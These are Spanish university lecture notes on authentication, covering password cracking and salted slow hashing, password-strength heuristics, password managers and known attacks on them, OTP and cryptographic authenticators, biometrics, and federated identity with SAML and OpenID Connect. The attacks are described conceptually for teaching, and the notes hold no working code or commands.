2.5. Problema: contraseñas débiles

2.5.1. Vulnerabilidad de los hashes

- ¿Son seguros frente al *cracking*? **¡No!**
- **Reto central**: aunque la función hash es difícil de invertir, las contraseñas con hash siguen siendo vulnerables al **cracking offline**.
- **Estrategias de ataque**: todas se basan en un hecho fundamental, explotar **lo predecibles que son las contraseñas elegidas por las personas**.

2.5.2. El factor humano

Los informes desde finales de los años 70 sugieren repetidamente que **las personas eligen contraseñas débiles**.

Morris & Thomson (1979): estudio temprano sobre contraseñas en UNIX

Estructura de la contraseña	**%**
Un único carácter ASCII	< 1 %
Dos caracteres ASCII	2 %
Tres caracteres ASCII	14 %
Cuatro letras alfabéticas	14 %
Cinco letras alfabéticas, todas de la misma caja	21 %
Seis letras alfabéticas en minúscula	18 %
Palabras de diccionarios o listas de nombres	15 %
Total de todas las categorías	**86 %**

(ASCII = *American Standard Code for Information Interchange*, la codificación de caracteres de 7 bits.)

Egg Online Bank (2002): PIN elegidos por los clientes

- 50 % usaban **nombres de familiares**.
- 8 % usaban **nombres de famosos**.

Imperva (2009): análisis de credenciales filtradas

- 34 M de contraseñas de Facebook analizadas.
- 30 % tenían **menos de 7 caracteres**.
- 50 % eran **triviales** (nombres o palabras de diccionario).

2.6. Cracking de contraseñas: fuerza bruta

2.6.1. Contraseñas cortas (fuerza bruta simple)

- Longitud 3 o menos, sin distinguir mayúsculas de minúsculas.
- $26^1 + 26^2 + 26^3 = 18.278$ combinaciones totales.

- A 1 s por intento[1]: ∼5 horas (∼300 minutos en total).

2.6.2. El límite de escala

- **Crecimiento exponencial**: ¿y si las contraseñas son más largas o tienen más símbolos base?
- **Factor crítico: ¡la búsqueda se puede paralelizar!**

2.6.3. Contraseñas de 6 caracteres (ataques acelerados)

- ∼690.000 millones de combinaciones (con los 94 caracteres ASCII imprimibles: $94^6 \approx 6{,}9 \cdot 10^{11}$).
- **Servidor x86**: 3,5 horas usando una CPU (*Central Processing Unit*) de servidor estándar.
- **GPU moderna** (*Graphics Processing Unit*): 15 minutos mediante hardware paralelo.


El EFF DES Cracker (1998)

La EFF (*Electronic Frontier Foundation*) construyó una máquina para romper por fuerza bruta el cifrado DES (*Data Encryption Standard*).

- **Fortaleza del cifrado**: DES usa una clave relativamente pequeña, de **56 bits**. Se han demostrado ataques prácticos similares contra MD5 y SHA-1 (*Secure Hash Algorithm 1*).
- **Datos de la máquina**:
  - **250.000 $**: coste total de construirla en 1998.
  - **56 h**: tiempo para hacer fuerza bruta sobre todas las claves.
  - **1.856 chips ASIC** (*Application-Specific Integrated Circuit*): procesadores paralelos a medida.

2.7. Cracking de contraseñas: ataques de diccionario

- **Premisa**: como las personas no eligen contraseñas verdaderamente aleatorias, ¿por qué no tomar una lista precompilada de candidatas (un **diccionario**) y probarlas sistemáticamente?
- **Resultado**: es habitual que entre el **60 y el 70 %** de las contraseñas con hash se craqueen en **menos de 24 horas**.



[1]En los apuntes de partida ponía "1 ms", pero la cifra de ∼5 horas sale con 1 segundo por intento: 18.278 s ≈ 305 min ≈ 5 h. A 1 ms serían unos 18 segundos.

2.8. Tablas arcoíris (*rainbow tables*)

1. **Hashes deterministas**
   - Las funciones hash criptográficas son deterministas: la misma entrada produce siempre la misma salida.
   - Esta consistencia es el **fundamento matemático de los ataques de precomputación**.
2. **Estrategia offline**
   - Los adversarios construyen listas **precomputadas** de hashes offline.
   - ¿La ventaja? Intercambian tiempo de preparación offline por un **cracking online casi instantáneo**.
3. **Tablas arcoíris**
   - Contienen un espectro estructurado de contraseñas de hasta longitud N.
   - Son muy compactas, optimizadas y efectivas.
   - Permiten la inversión de hashes eficiente en tiempo y espacio mediante ataques **TMTO** (*Time-Memory Trade-Off*, compromiso tiempo-memoria).

2.9. Endurecer los hashes: la sal (*salt*)

1. **La solución de la sal**
   - Hacer que cada hash de contraseña sea **identificable de forma única**.
   - Se consigue añadiendo un **número aleatorio** (la sal) a cada contraseña antes de aplicarle el hash.
2. **Fundamento**
   - $\text{Hash}(p + r_1) \neq \text{Hash}(p + r_2)$
   - A cada usuario se le asigna una sal completamente única y aleatoria.
   - Dos usuarios con contraseñas idénticas producirán hashes distintos.
3. **Almacenamiento público**
   - La sal se almacena **en texto plano**, directamente junto al hash.
   - ¡No es un secreto!

Importante

El objetivo de la sal es la **unicidad de los hashes**, no la ocultación de la sal.

2.10. Romper y arreglar las contraseñas con hash

2.10.1. La amenaza y el reto

1. **Buena práctica**: las contraseñas almacenadas deberían estar siempre hasheadas para proteger las credenciales de los usuarios.
2. **La amenaza**:

- Hardware especializado (GPU) cada vez más rápido, con cientos o miles de núcleos.
- Puede **alquilarse** fácilmente a proveedores cloud para lanzar ataques a gran velocidad.

3. **El reto**: ¿cómo podemos defendernos de esa potencia de cálculo bruta?

2.10.2. La solución: hacer el hash lento

1. **Idea clave**
   - **Deliberadamente lento**: hacer que el proceso de hashing sea más lento.
   - Los hashes criptográficos están diseñados para ser **rápidos**, lo cual es **contraproducente** en el caso de las contraseñas.
2. ***Key stretching*** (estiramiento de clave)
   - **Múltiples rondas**: aplicar el hash a la contraseña varias veces de forma recursiva.
   - Por ejemplo, `crypt` (el hash tradicional de contraseñas de UNIX) usa **25 rondas de DES**[2].
3. **Hashes adaptativos**
   - **Factor de trabajo** (*work factor*): usar funciones hash especiales con lentitud configurable.
   - **Estándares de la industria**: **PBKDF2** (*Password-Based Key Derivation Function 2*), **scrypt** y **bcrypt** (de *Blowfish crypt*).

[2] En los apuntes de partida se atribuía a bcrypt, pero las 25 rondas de DES son del `crypt` clásico de UNIX; bcrypt se basa en el cifrado Blowfish.

Capítulo 3

Elección de contraseñas

3.1. ¿Qué es una contraseña fuerte?

Métrica: la entropía

$$S = \log_2 N^L = L \cdot \log_2 N$$

- N = número de símbolos posibles.
- L = longitud de la contraseña.
- S = "fortaleza" (entropía) de la contraseña, en **bits**.

Aplicación y límites

- Permite calcular la longitud (L) necesaria para alcanzar una fortaleza objetivo (S).
- **Suposición crucial**: esta métrica solo es válida para una contraseña **generada aleatoriamente**.
- ¿Es útil en la práctica? Como las personas rara vez eligen contraseñas verdaderamente aleatorias, las métricas de entropía tradicionales suelen **fallar en escenarios reales**.

3.2. Algoritmos mentales

- Se han popularizado tras años de formación en seguridad y se han vendido como "seguros" durante años.
- Variantes de estos procedimientos:

Procedimiento A

1. Elegir una palabra.
2. Poner en mayúscula la primera o la última letra.
3. Añadir un número (y quizá un símbolo) al principio o al final.

Procedimiento B

1. Elegir una palabra.
2. Sustituir algunas letras por símbolos (`s/a/@`, `s/s/$`, ...).
3. Quizá poner en mayúscula la primera o la última letra (o ambas).

El resultado es algo del estilo de `Computer3@` o `Cl4ssr00m`. (La notación `s/a/@` viene de `sed`, el *stream editor* de UNIX: "sustituye `a` por `@`".)

Importante

Los adversarios modernos disponen de herramientas de cracking sofisticadas:


- **No necesitan fuerza bruta**.
- Usan diccionarios, incluyendo **contraseñas de filtraciones previas**.
- Aplican las **reglas comunes de los algoritmos mentales**.

3.3. Políticas de contraseñas

Según Shay *et al.* (ACM TISSEC 2016)[1]:

- **comp**n y **basic**n: exigen usar al menos n caracteres.
- k**word**n: combinar al menos k palabras usando al menos n caracteres.
- d**class**n: usar al menos d tipos de caracteres (mayúscula, minúscula, dígito, símbolo) con al menos n caracteres.

La gráfica del estudio (porcentaje de contraseñas adivinadas frente al número de intentos, de 10^3 a 10^{12}) ordena las políticas así:



3.4. Buenas heurísticas para las contraseñas

La fórmula de la entropía

$$S = L \cdot \log_2 N$$

Para la fortaleza de una contraseña, **la longitud (L) importa más que el tamaño del conjunto de símbolos (N)**: L multiplica, mientras que N solo entra a través del logaritmo.

Recomendaciones

1. **Elegir contraseñas más largas**: apuntar a **16 o más caracteres**. ¡No hay que obsesionarse con forzar mayúsculas, dígitos o símbolos complejos!
2. **Usar mnemotécnicas**: elegir una frase memorable y reducirla a la primera letra de cada palabra para crear un secreto fuerte y fácil de recordar.
3. **Insertar variaciones aleatorias**: para ampliar aún más el espacio de búsqueda, introducir unas pocas mayúsculas, dígitos y símbolos aleatorios en la frase, en puntos fáciles de recordar.

[1] `https://www.blaseur.com/papers/tissec_1026.pdf`. ACM = *Association for Computing Machinery*; TISSEC = *Transactions on Information and System Security*.

3.4.1. La viñeta de xkcd

La viñeta xkcd 936 (xkcd es un nombre sin significado: su autor, Randall Munroe, lo eligió precisamente por ser impronunciable) compara dos contraseñas:

	Algoritmo mental	**Cuatro palabras comunes aleatorias**
Construcción	Palabra base poco común, sustituciones comunes, mayúsculas, un numeral y puntuación	Cuatro palabras comunes elegidas al azar
Entropía	∼28 bits	∼44 bits
Tiempo (a 1000 intentos/s)	∼3 días	∼550 años
Difícil de adivinar	Fácil	Mucho
Difícil de recordar	Mucho	Poco: ya te la sabes

Moraleja de la viñeta

Tras 20 años de esfuerzo, hemos entrenado a todo el mundo para usar contraseñas **difíciles de recordar para las personas**, pero **fáciles de adivinar para los ordenadores**.

3.5. Buenos verificadores

1. **Sin pistas de contraseña**: no proporcionar pistas que puedan ayudar a los atacantes a adivinar el secreto.
2. **Limitación de tasa** (*rate limiting*): ralentizar o bloquear los intentos fallidos repetidos para prevenir la fuerza bruta.
3. **Permitir "pegar"**: habilita el uso de gestores de contraseñas modernos.
4. **Opción de desenmascarado visible**: permitir ver la contraseña mientras se teclea, para reducir errores.
5. **Sin caducidad forzosa**: evitar imponer cambios periódicos de contraseña, que conducen a secretos más débiles.
6. **Hashing seguro con sal**: almacenar las contraseñas con sal y hasheadas usando un estándar con **factor de coste alto**.

Capítulo 4

Gestores de contraseñas

4.1. ¿Qué son?

Gestor de contraseñas

Herramienta que permite a los usuarios gestionar y acceder a sus contraseñas. Almacena todas las contraseñas en una **base de datos** (BD) protegida con una **contraseña maestra**.

Para recuperar una contraseña (por ejemplo, para acceder a un servicio online), se teclea la contraseña maestra para desbloquear la BD. En muchos casos, el propio gestor **inicia la sesión por ti**.

4.2. Características

4.2.1. Comunes

- Almacenamiento cifrado.
- BD de contraseñas:
  - Local vs. en la nube.
  - Sincronizada entre múltiples dispositivos.
  - Independiente (*standalone*) vs. integrada (por ejemplo, en los navegadores).
- Políticas de generación y caducidad de contraseñas.
- MFA para desbloquearlo.

4.2.2. Extra (para diferenciar el producto)

- ***Vaults*** (cajas fuertes): almacenamiento de información sensible distinta de las contraseñas: documentos de identidad, tarjetas de crédito e información de pago, imágenes, documentos...
- Servicio de **alerta** al visitar sitios comprometidos.
- **Compartición segura** de contraseñas con otra persona.
- **Modo viaje**: elimina los datos sensibles de los dispositivos al cruzar fronteras y los restaura al volver.

4.2.3. Ejemplos

1Password, LastPass, Bitwarden, Dashlane, Keeper. Las diapositivas muestran capturas de **Dashlane** (panel de análisis de contraseñas: cuentas totales, contraseñas débiles, comprometidas y reutilizadas) y de **1Password** (vista de la bóveda por categorías).

4.3. Valoración: ¿son buena idea?

A favor (++)	En contra (--)
▪ Pueden mejorar la seguridad y compensar las debilidades de tener demasiadas contraseñas. ▪ Enormes beneficios de usabilidad en dispositivos con pantallas pequeñas y/o teclados multicapa (p. ej., smartphones).	▪ **Seguridad**: son un **punto único de fallo** (*single point of failure*). Y ¿son realmente seguros? ▪ **Usabilidad**: ¿se integran de forma fluida?

4.4. Ataques a los gestores de contraseñas

4.4.1. La nube

Google Photos, *Download your data* (aviso de febrero de 2020)


Por un fallo técnico, entre el 21 y el 25 de noviembre de 2019 algunos vídeos se exportaron por error a los archivos de **usuarios no relacionados**: una descarga podía estar incompleta y contener vídeos ajenos.

Importante

"No existe la nube: es simplemente el **ordenador de otra persona**."

4.4.2. Ataques tempranos: el ataque de autorrelleno (2014)

- Silver *et al.*, *Password Managers: Attacks and Defenses*, USENIX Security Symposium 2014 (USENIX es la asociación que nació como grupo de usuarios de UNIX).
- El atacante extrae muchas (todas) las contraseñas de un gestor si el usuario se conecta a una **red WiFi maliciosa**.
- Los **10 gestores populares** analizados resultaron **vulnerables**.
- **Modelo de amenaza**: el *Evil Coffee Shop Attacker* (el atacante de la cafetería), que tiene el **control temporal de un router o punto de acceso**.



1. El usuario solicita una web legítima (`GET papajohns.com`) a través del router controlado por el atacante.
2. El router responde con una redirección hacia el sitio objetivo del ataque (`REDIRECT att.com`).
3. El navegador pide `att.com`; el atacante **inyecta su propio JavaScript** en la respuesta.
4. El gestor **autorrellena** esa página y la contraseña de `att.com` queda robada.
5. La navegación continúa con normalidad (`GET papajohns.com`), sin que el usuario perciba nada.

Consecuencias

El autorrelleno es una de las **mejores funcionalidades de usabilidad** de los gestores, y una de las **más difíciles de implementar de forma segura**. Tras el ataque:

- **LastPass** dejó de autorrellenar contraseñas en *iframes* (*inline frames*: páginas incrustadas dentro de otra).
- **1Password** cambió su política para páginas HTTPS servidas sobre conexiones HTTP.

4.4.3. Más ataques (2023)

Un fallo en **Bitwarden** podía permitir a los atacantes robar contraseñas usando *iframes* (noticia de Bill Toulas, 8 de marzo de 2023).

4.4.4. Más ataques: la filtración de LastPass (2022)

La brecha de LastPass

- En **diciembre de 2022**, LastPass reveló que una brecha de agosto, divulgada a finales de noviembre, fue peor de lo que pensaba: se comprometieron **copias cifradas de las bóvedas** de algunos usuarios, además de otra información personal.
- Después reveló un **segundo incidente**, iniciado a mediados de agosto, que permitió a los atacantes moverse por el almacenamiento cloud de la empresa y **exfiltrar datos sensibles**, obteniendo privilegios muy elevados al atacar a un **empleado concreto**.
- Los atacantes comprometieron el **ordenador doméstico de un ingeniero de DevOps** (*Development + Operations*) explotando una vulnerabilidad de ejecución remota de código en un software multimedia de terceros, e implantaron un **keylogger**.
- Así capturaron la **contraseña maestra** del empleado al teclearla, **después** de que se autenticase con MFA, y accedieron a la bóveda corporativa.
- El software atacado era un **Plex Media Server** con un fallo **ya parcheado** tiempo atrás: la corrección se publicó en mayo de 2020, unas **75 versiones antes**, según Plex.

Capítulo 5

Otros autenticadores

5.1. Secretos de consulta (*look-up secrets*)

- Dispositivo físico o electrónico que almacena un **secreto compartido**.
- Factor: **algo que tienes**.
- Se usan comúnmente como "**claves de recuperación**" o como 2FA (*Two-Factor Authentication*).
- Ejemplo: **tarjeta de coordenadas** (*grid card*), con filas numeradas y columnas con letras; el verificador pide el valor de ciertas casillas.
- **Requisitos**:
  - El contenido debe generarse con un RNG (*Random Number Generator*) adecuado y cada secreto debe tener **al menos 20 bits de entropía**.
  - Cada secreto (p. ej., cada casilla de la tarjeta) debe usarse **una sola vez**.

5.2. Dispositivos fuera de banda (*out-of-band devices*)

- **Poseídos y controlados** por el usuario.
- Se comunican de forma segura con el verificador a través de un **canal distinto** (secundario).
- Pueden operar de dos formas:
  - Transferir al 1.er canal un secreto recibido por el 2.º.
  - Transferir al 2.º canal un elemento observado en el 1.er.
- Resultan **limitados** si el segundo canal es la **PSTN** (*Public Switched Telephone Network*, la red telefónica conmutada; p. ej., códigos por SMS).

5.3. Dispositivo OTP de un solo factor

- OTP = *One-Time Password* (contraseña de un solo uso).
- Hardware o software con un **secreto compartido embebido**.
- **No** requiere activación mediante otro secreto.
- Muestra la OTP y el usuario la introduce manualmente en otro sitio.
- Prueba la **posesión y el control** del dispositivo.

- Similar a los secretos de consulta, pero los secretos se **generan criptográfica e independientemente por ambas partes**.
- Las OTP se calculan a partir de un *nonce* que puede ser **temporal** (*time-based*), un **contador** o un **desafío** (*challenge*).

Token basado en tiempo (tipo RSA SecurID)

- PASSCODE = PIN + TOKENCODE
- El *token code* cambia cada **60 segundos**.
- El dispositivo tiene un reloj sincronizado con UTC (*Coordinated Universal Time*) y una **semilla única** (*unique seed*).

RSA son las iniciales de Rivest, Shamir y Adleman, los creadores del algoritmo de clave pública que da nombre a la empresa.

5.4. Dispositivo OTP multifactor

- Dispositivo OTP **bloqueado** que necesita desbloquearse mediante un factor adicional: **algo que sabes** o **algo que eres**.
- Ejemplos: calculadoras-token con teclado y lectores de PIN de banca (p. ej., el de HSBC).

5.5. Software criptográfico de un solo factor

- **Clave criptográfica** almacenada en disco o en algún soporte "blando" (*soft media*).
- La autenticación se logra **demostrando su posesión**.
- Existen muchos protocolos, aunque generalmente consisten en algún **mensaje firmado sobre un *nonce*** (*number used once*).
- Se guarda en un almacenamiento suficientemente seguro, p. ej., el *keychain* o un **TPM** (*Trusted Platform Module*) / **TEE** (*Trusted Execution Environment*) si está disponible.
    - En ese caso la clave queda guardada en hardware. Un concepto relacionado es el **HSM** (*Hardware Security Module*), su equivalente dedicado y a mayor escala.

Passkey

El dispositivo genera una clave pseudoaleatoria que queda protegida con tu huella o tu cara. Al autenticarte, la pantalla se pone en gris: la operación la gestiona el TPM.

5.6. Dispositivo criptográfico de un solo factor

- Dispositivo con **claves criptográficas embebidas** para realizar operaciones criptográficas.
- Proporciona directamente la salida del autenticador, a menudo un mensaje firmado sobre un *nonce* proporcionado.
- **No** requiere un segundo factor para activarse.
- La clave **no debería ser exportable**.

- Debería requerir **activación física** (p. ej., pulsar un botón).
- Los dispositivos USB (*Universal Serial Bus*) son habituales (p. ej., **YubiKey**).

5.7. Software criptográfico multifactor

- Igual que el software criptográfico de un solo factor, pero el acceso a la clave requiere **activación mediante un segundo factor** (algo que sabes o algo que eres).
- Prueba tanto la **posesión** como el **control** de la clave.

5.8. Dispositivos criptográficos multifactor

- Igual que el dispositivo criptográfico de un solo factor, pero el acceso a la clave requiere **activación mediante un segundo factor** (algo que sabes o algo que eres).
- Prueba tanto la **posesión del dispositivo** como el **control de la clave**.

5.9. Biometría

Biometría

Rasgos biológicos basados en alguna **característica física** del cuerpo humano o en **patrones de comportamiento** de la persona.

Fisiológicos (características físicas) (*behavioral*, cómo actúas)	**Conductuales**
▪ Huella dactilar ▪ Geometría de la mano ▪ Retina e iris ▪ Voz ▪ Cara, cabeza ▪ Vasos sanguíneos de la mano (patrón de venas) ▪ *Analprint*	▪ Escritura, firma ▪ Movimiento de la mano ▪ *Uso*: en banca online, para detectar si quien maneja la sesión teclea o mueve el ratón como el titular.

5.9.1. ¿Qué es un buen rasgo biométrico?

1. Toda persona debería tenerlo (**universalidad**).
2. Los individuos pueden distinguirse por él (**unicidad**).
3. Debería ser invariante en el tiempo (**permanencia**).
4. Su adquisición debería ser fácil (**recolectabilidad** o medibilidad).
5. Los usuarios no deberían tener objeciones a su uso (**aceptabilidad**).
6. La precisión y la velocidad de reconocimiento deben ser adecuadas (**rendimiento**).
7. Debería ser difícil de falsificar (**resistencia a la elusión**).

5.9.2. Inscripción (*enrolment*) y comparación (*match*)

- Durante la **inscripción**, el algoritmo extrae un patrón (**plantilla**, *template*) que representa una medición de la característica biométrica.
- Durante la **autenticación**, se compara un conjunto actual de mediciones con la plantilla. Tiene éxito si ambos son "**suficientemente parecidos**" (*close enough*).

5.9.3. Ejemplos de modalidades

- **Huellas dactilares**: tipos de **minucias** (fin de cresta, *enclosure*, bifurcación e isla) y patrones globales: **arco** (A), **arco en tienda** (T), **espiral o verticilo** (W, de *whorl*) y **lazo** (U o R, de *ulnar loop* y *radial loop*, según el lado de la mano hacia el que se abre).
- **Mano e iris**: lectores de geometría y de venas de la mano; imágenes de iris (quioscos de control fronterizo y dispositivos portátiles de captura).
- **Cara / cabeza**: reconocimiento facial masivo, ilustrado con el estado de vigilancia en China (FT, *Financial Times*: *Inside China's surveillance state*) y una noticia de Ars Technica sobre el reconocimiento facial en vivo en Londres para localizar a personas buscadas. Vídeos citados:
  - `https://www.youtube.com/watch?v=_yKga54tx6U`
  - `https://www.youtube.com/watch?v=uReVvICTrCM`
  - `https://www.youtube.com/watch?v=ectdRsyj-zI`

5.10. Amenazas a los autenticadores


Factor	Amenazas
Algo que sabes	Puede ser divulgado, adivinado, observado o interceptado mientras se introduce, o revelado por el propio usuario mediante *phishing* o ingeniería social.
Algo que tienes	Puede ser perdido, dañado, robado o clonado.
Algo que eres	Puede ser replicado.

Capítulo 6

Autenticación en sistemas distribuidos

6.1. Identidad federada

- **Unión** de sistemas de identificación y autenticación separados.
- **Objetivo**: reducir la **fatiga del usuario** asociada a gestionar múltiples autenticadores.
- Dos conceptos:
  - **Sistema de identidad federada**: un perfil con un método de autenticación compartido por una federación de aplicaciones y sistemas.
  - ***Single sign-on*** (SSO, inicio de sesión único): un único módulo de gestión de identidad reemplaza la identificación y la autenticación en todos los sistemas.



La shell de SSO custodia las credenciales de identificación y autenticación y se autentica ante cada aplicación por el medio que esta requiera, de modo que el usuario accede directamente a las aplicaciones.

6.2. Federaciones

- El **Subscriber** se comunica tanto con el **IdP** (*Identity Provider*, proveedor de identidad) como con el **RP** (*Relying Party*, parte confiante), a menudo a través de un navegador.
- El IdP y el RP se comunican entre sí por el ***front channel*** (canal frontal), usando redirecciones del suscriptor, o por el ***back channel*** (canal trasero), directamente.
- El IdP **afirma** (*asserts*) los resultados de autenticación y los atributos de identidad.
- Flujo: el Subscriber hace la **autenticación primaria** contra el IdP, se producen redirecciones, el IdP envía la información de identidad al RP y el RP gestiona la sesión. Puede haber múltiples suscriptores, IdP y RP.


6.3. Aserciones (*assertions*)

Aserción

Conjunto empaquetado de **atributos** asociados a un suscriptor autenticado, que se pasa **del IdP al RP**.

- Su uso principal es la **autenticación**, pero pueden servir para otros fines (p. ej., personalizar un sitio web).
- **DEBEN** (*SHALL*) incluir: sujeto, emisor, audiencia, emisión, expiración, identificador, firma y hora de autenticación.
- **Pueden** incluir otros atributos: información sobre el suscriptor, el dispositivo, la ubicación, etc.
- Se envían por **canales seguros y autenticados** y van protegidas: siempre **firmadas por el IdP** (PKC, *Public-Key Cryptography*) o con **MAC** (*Message Authentication Code*) mediante clave compartida.

6.3.1. Presentación de aserciones: *back channel*




1. El IdP envía una **referencia de aserción** al suscriptor por el *front channel*.
2. El suscriptor reenvía la referencia al RP por el *front channel*.
3. El RP presenta la referencia al IdP por el *back channel*; el IdP valida las credenciales y **devuelve la aserción**.

Características:

- **Más** transacciones de red.
- Pero la información queda limitada **únicamente a las partes que la necesitan**.
- El RP espera la aserción del IdP, por lo que la **superficie de ataque se reduce**.

6.3.2. Presentación de aserciones: *front channel*



1. El IdP envía la **aserción** al suscriptor por el *front channel*.
2. El suscriptor reenvía la aserción al RP por el *front channel*.

Características:

- **Menos** transacciones de red.
- Más difícil para el RP consultar al IdP atributos adicionales.
- La aserción queda **bajo el control del suscriptor**: es visible para él, lo que podría provocar **fugas** (p. ej., perfilado de usuarios) si se redirige a partes no previstas, incluso si la audiencia está restringida.

En ambos casos, la aserción debe validarse

- Verificación del **emisor**.
- Verificación de la **firma**.
- Validación **temporal**.
- Restricción de **audiencia**.

6.4. Ejemplo: SAML

SAML = *Security Assertion Markup Language*.

- Framework basado en **XML** (*eXtensible Markup Language*) para crear e intercambiar información de autenticación y de atributos a través de Internet.
- Tres componentes principales:
  - El **esquema XML de aserciones**, que define la estructura de una aserción.
  - Los **protocolos SAML**, usados para solicitar aserciones y referencias de aserciones.
  - Los ***bindings***: protocolos de transporte subyacentes (p. ej., HTTP, *HyperText Transfer Protocol*, o SOAP, *Simple Object Access Protocol*).
- Véase la página de SAML 2.0 en Wikipedia.

6.5. Ejemplo: OpenID Connect (OIDC)

- Capa de autenticación construida sobre **OAuth 2.0** (*Open Authorization*) y **JOSE** (*JSON Object Signing and Encryption*; JSON = *JavaScript Object Notation*).
- El IdP emite:
  - Un **ID Token** = aserción firmada en formato **JWT** (*JSON Web Token*).
  - Un ***access token*** estándar de OAuth, que puede usarse en el IdP para obtener un JSON con información completa sobre el usuario.
- El RP interpreta (*parsea*) el ID Token y usa el *access token* de OAuth.

6.6. Requisitos de privacidad

- La federación implica la **transferencia de atributos personales** desde un tercero (el IdP) que, por lo demás, no participa en la transacción. Esto da al IdP **visibilidad sobre las actividades** del suscriptor.
- Los CSP a menudo tienen **fines de negocio distintos** de la provisión de identidad.
- *Back channel* $\Rightarrow$ revela al IdP **dónde** está realizando transacciones el suscriptor.
- Múltiples RP $\Rightarrow$ **perfilado y rastreo** (*profiling & tracking*).

- Existe un **compromiso** (*trade-off*) con objetivos distintos de la verificación de identidad, como la mitigación del fraude o el cumplimiento de requerimientos legales.

6.7. Lecturas adicionales: tendencias

- **Autenticación sin contraseña** (*passwordless authentication*):
  - Introducción: `https://auth0.com/blog/what-is-passwordless-authentication/`
  - FIDO (*Fast IDentity Online*): `https://fidoalliance.org/fido2/`
  - Google Passkeys: `https://developers.google.com/identity/passkeys`
  - Apple Passkeys: `https://support.apple.com/en-us/102195`
- **Autenticación continua** (*continuous authentication*):
  - Security Boulevard (2020): *The future of zero trust: continuous authentication*

Tema 3

Control de acceso

Capítulo 1

Control de acceso y políticas

Sobre este tema

Asignatura **Security Engineering / Ingeniería de Ciberseguridad** (UC3M). Transparencias de **Juan Tapiador**, con licencia CC BY (*Creative Commons Attribution*: se pueden reutilizar citando al autor).

1. Control de acceso y políticas.
2. Implementación en Linux: credenciales, el sistema de permisos, ACL POSIX, *capabilities* y LSM (*Linux Security Modules*).

1.1. Referencias

- **Fundamentos de seguridad en SSOO** (sistemas operativos): cualquier libro introductorio de SSOO tiene un capítulo de seguridad con los conceptos clave de autenticación y protección / control de acceso.
